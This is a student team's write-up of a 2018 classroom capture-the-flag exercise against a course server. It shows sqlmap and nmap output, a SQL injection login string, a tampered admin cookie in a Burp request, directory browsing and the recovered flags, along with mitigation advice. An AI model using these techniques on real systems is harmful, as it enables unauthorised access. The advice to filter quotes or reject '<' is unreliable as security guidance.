CTF Writeup
Team 15

Executive Summary

Our team was able to find and exploit several of the target server's vulnerabilities during the fall of 2018 Capture the Flag Game. Among those vulnerabilities were:

- Weak password requirements (Exploited via SQL injection, more below)
- Cleartext flags in source code
- Variable HTTP request parameters (Can be exploited via simple proxy - e.g. burp, more below)

These vulnerabilities are preventable, but often still exist in large, public systems - a scary thought for sure. To mitigate susceptibility to attacks, we suggest:

- Stronger password requirements (as well as character escaping)
- Encryption of sensitive data in source
- Elimination of unnecessary data in source
- Protection of certain HTTP request parameters from alteration-by-proxy


Introduction

The goal of the Fall of 2018 Capture the Flag game was to hack Ming's server at ip address 35.231.164.49 and find flags by way of exploiting security vulnerabilities associated with the system. We utilized our differing knowledge of tools available to us, exploitation techniques, and our individual h@ck3r instincts to work together in an efficient manner and take advantage of the clearly h0sed system.

Tools

Here is the list of tools that we used to find the loopholes present in web server:


- **Sqlmap:**



```
[14 tables]
+-----------------------+
| posts                 |
| replies               |
| users                 |
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+

[16:19:19] [INFO] fetched data logged to text files under '/root/.sqlmap/outp
ut/35.231.164.49'

[*] shutting down at 16:19:19

root@kali:~# 
```

  - Through sqlmap we figured out that the id parameter of each of the post was injectable allowing us to access the database of the server. We were literally able to see all the users and their password hash files, the posts, and much more. Although we couldn’t find a flag in there, such a vulnerability is a high risk for a web server.

- **Burp Suite**



Burp Suite Community Edition v1.7.36 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Go Cancel
Target: http://35.231.164.49
Request
Raw Params Headers Hex
Response
Raw Headers Hex HTML Render
Type a search term
0 matches
Done
447 bytes | 49 millis

```
GET /main.php HTTP/1.1
Host: 35.231.164.49
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/ap
ng,*/*;q=0.8
Referer: http://35.231.164.49/admin.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,pt-PT;q=0.8,pt;q=0.7
Cookie: PHPSESSID=n97mshj9kdhref19kpjjd12ki0; admin=true
Connection: close
```

```
HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Tue, 06 Nov 2018 17:55:08 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 179

<!DOCTYPE
html><html><head><title>Main</title></head><body><p>Congratulations!
Here you go:
key{9A0D09D0963D21ADDBCF50A1EBC657ECC692DE3973FCF4B1FFE3B5B9FF01B879}</p
></body></html>
```

  - Burp suite proved to be a valuable tool - we were able to exploit vulnerabilities using the proxy to (1) Override escaped characters in input fields, exploiting susceptibility to XSS attacks, and (2) Change request parameters, for example; the field admin is set to false from the outset (main.php), but upon changing its value to true using Burp, we were able to find a flag in the response (mentioned below, Cookie Tampering)

- **Nmap:**



```
root@kali:~# nmap 35.231.164.49
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-04 16:13 EST
Nmap scan report for 49.164.231.35.bc.googleusercontent.com (35.231.164.49)
Host is up (0.0062s latency).
Not shown: 998 filtered ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 4.53 seconds
root@kali:~# 
```

  - We used nmap to find the open ports on the server, however, it wasn't of much use in finding any flags as only ports open were 22, 80 and 443. We even tried a quick ssh using common credentials but were unable to gain access this way.


Methods used to attack the Server:

XSS Cross Site Scripting:

It was possible to do XSS cross site scripting in the post section of the board game. Most of the students invoked the JavaScript alert function which became a hindrance in accessing the page. In order to prevent all the JavaScript alert messages, we were forced to block off all the JavaScript using each of our respective browser's settings.


SQL Injection:

At the bottom of the page of the board, there was a link titled "Administration". Clicking on the link, brought us to a login page. We tried using SQL injection as the input for the username and password to see if we could access data or databases to which we should not have access. In other words, we tried entering a SQL query (always resulting in true) as the login input, and by doing so we were able to log in. Doing so, allowed us to find a few flags!



Login	W' OR '1'='1
Password	•••••••••••••

Logging in took us to the url http://35.231.164.49/main.php. While playing the game, we made a habit of checking the source code of each of the pages we visited, and this page was no exception. Upon inspecting the element, we were able to find a flag commented in the html script.




```
<html>
▶<head>…</head>
…▼<body bgcolor="white"> == $0
  ▶<center>…</center>
  ▶<center>…</center>
   <hr>
   <center>nginx/1.6.2 (Ubuntu)</center>
   <!-- Hmmm, the plot thickens...
   key{6180A0AF19CAC6F289DA4469B031E5097CA29F3856E907A13ED2131BADEB1740}-->
  </body>
</html>
```

One way to defend against the SQL injection we did to get this flag would be to filter out special characters, especially single and double quotes, from the input.

Cookie Tampering:

After acute observation we found out that a cookie was created with admin set to false upon successful login. With this new information, we attempted logging in again using SQL injection, but this time we used Burp Suite to intercept the HTTP request. Using burp suite, we were able to modify the cookies, thereby allowing us to change “admin=false” to “admin=true”. This caused different content to be displayed on the main.php page. The new content being displayed contained one of the flags we were looking for.


35.231.164.49/main.php

```
Congratulations! Here you go:
key{9A0D09D0963D21ADDBCF50A1EBC657ECC692DE3973FCF4B1FFE3B5B9FF01B879}
```


Name	Value	...	P...	E...	S...	H...	S...	S...
PHPSESSID	nrb7042203d&k...	...	/	1...	35			
admin	true	...	/	1...	9			

In order to prevent the sort of cookie tampering that we did to get the flag, important information such as passwords and administrator checks should not be stored in cookies.

Directory Traversal:

We found directory traversals in the web server.

1. Upon clicking happy.png on the game board we were directed to the following url: http://35.231.164.49/wp-content/uploads/2015/10/happy.png
   Given that part of the hint for challenge nine stated that something was "buried in the dump of uploads", we guessed that the "uploads" that appeared in the url must be important. We tried erasing everything after uploads/, thus allowing us to see the contents of the /uploads directory. Traversing into the subdirectory 2015/ and then into *its* subdirectory 10/ gave us access to several different png images.




```
35.231.164.49/wp-content/uploads/2015/10/
```

Index of /wp-content/uploads/2015/10/

```
../
happy-150x150.png                          02-Apr-2018 22:02              27104
happy.png                                  02-Apr-2018 22:02              26601
pic1.png                                   27-Oct-2018 04:06              19052
pic2.png                                   27-Oct-2018 04:06              27750
pic3.png                                   27-Oct-2018 04:06              21060
pic4.png                                   27-Oct-2018 04:06              26541
```

```
<html>
 ▶<head>…</head>
 ▼<body bgcolor="white"> == $0
    <h1>Index of /wp-content/uploads/2015/10/</h1>
    <hr>
   ▶<pre>…</pre>
    <hr>
  </body>
</html>
```

After viewing each of the images, we discovered that the image pic1.png was a picture of the ace of spades.



```
35.231.164.49/wp-content/uploads/2015/10/pic1.png
```

```
<html>
 ▶<head>…</head>
 ▼<body style="margin: 0px; background: #0e0e0e;"> == $0
    <img style="-webkit-user-select: none;" src="http://35.231.164.49/wp-content/uploads/2015/10/pic1.png">
  </body>
</html>
```

Given that the second part of the hint for challenge nine stated that it was the “hash of [the] ace of spades”, we figured that the key must have been a hash of the picture. We downloaded the picture and ran it through an online hash generator with a different hash format each time. Each resulting hash was tested as a potential flag. Eventually, we tried the hash format sha256 on the picture and it turned out to be the flag we were looking for.

2. There were some other directory traversals found on the following URLs that we got from the JavaScript links:
   http://35.231.164.49/wp-includes/
   http://35.231.164.49/wp-content/themes/twentytwelve/js/

   These contained a lot of data which can easily be accessed by anyone.

Conclusion - Our findings and their Implications

Our findings were alarming in that the simplicity and ease with which we h@ck3d the system and found flags was greater than we expected. We were not able to access the remote system, but we were able to eliminate a lot of the "low-hanging-fruit" with simple tools - proxy, sqlmap, heck - even just using developer tools or inspector to view source code for web pages gave us a flags. In terms of policy we must consider the hideous ugly awful truth that taking advantage of systems is *often* this easy. When one considers the volume of traffic on the internet - the amount of such systems - and the frequency with which administrators fail to properly deal with simple vulnerabilities, one realizes *it's not that hard.* From our perspective as the attackers, we found that the thought process associated with exploiting vulnerabilities mattered just as much as technical knowledge. Without either, one would have much greater difficulty finding flags.

There are positives to be taken from this exercise, though. While exploiting systems with such vulnerabilities is simple, so is eliminating these vulnerabilities from the admin side entirely. For example, to prevent an XSS or SQL injection, all one need do is add some quality control on input fields. NEVER TRUST USER INPUT!!! If the user type a "<" or some quotations in the text box, SEND IT BACK AND TELL THEM TO TRY AGAIN!!! SQL injections are still the OWASP number 1 vulnerability, yet can be prevented if input is not accepted if it looks anything like a SQL query. There is a huge discrepancy between policy and technical knowledge in our country (if not any country or government). To many in power (e.g. lawmakers?) with little computer science background, h@cking is a foreign concept. It's when a fedora-clad individual in a dark room goes "Neo The Chosen One" on a computer with green text flying up the screen at 1 million miles per second. The sorry truth is that all it took for us to login as administrator was entering W' OR '1'='1' as both username and password.

Our bottom line is this - anything can be broken - and Ming's server was *super* broken. Upon finding most of the flags we were left with a sense of "Oh… thats it?" Finding flags wasn't about knowing precisely how networks, systems architecture, encryption and decryption works, it was about trying new things, tinkering with the web pages. For an individual with nefarious purposes, all it takes is the thought, "Hmm, i wonder if I can inject into this site", or "Hmm, I wonder which ports this server has open." In order to combat these attacks, those running servers mustn’t be lazy - they must escape certain text, close the right ports, etc. Those making policy must understand how simple it is to take advantage of vulnerable systems, if they are to make good policy which can help mitigate cyber warfare.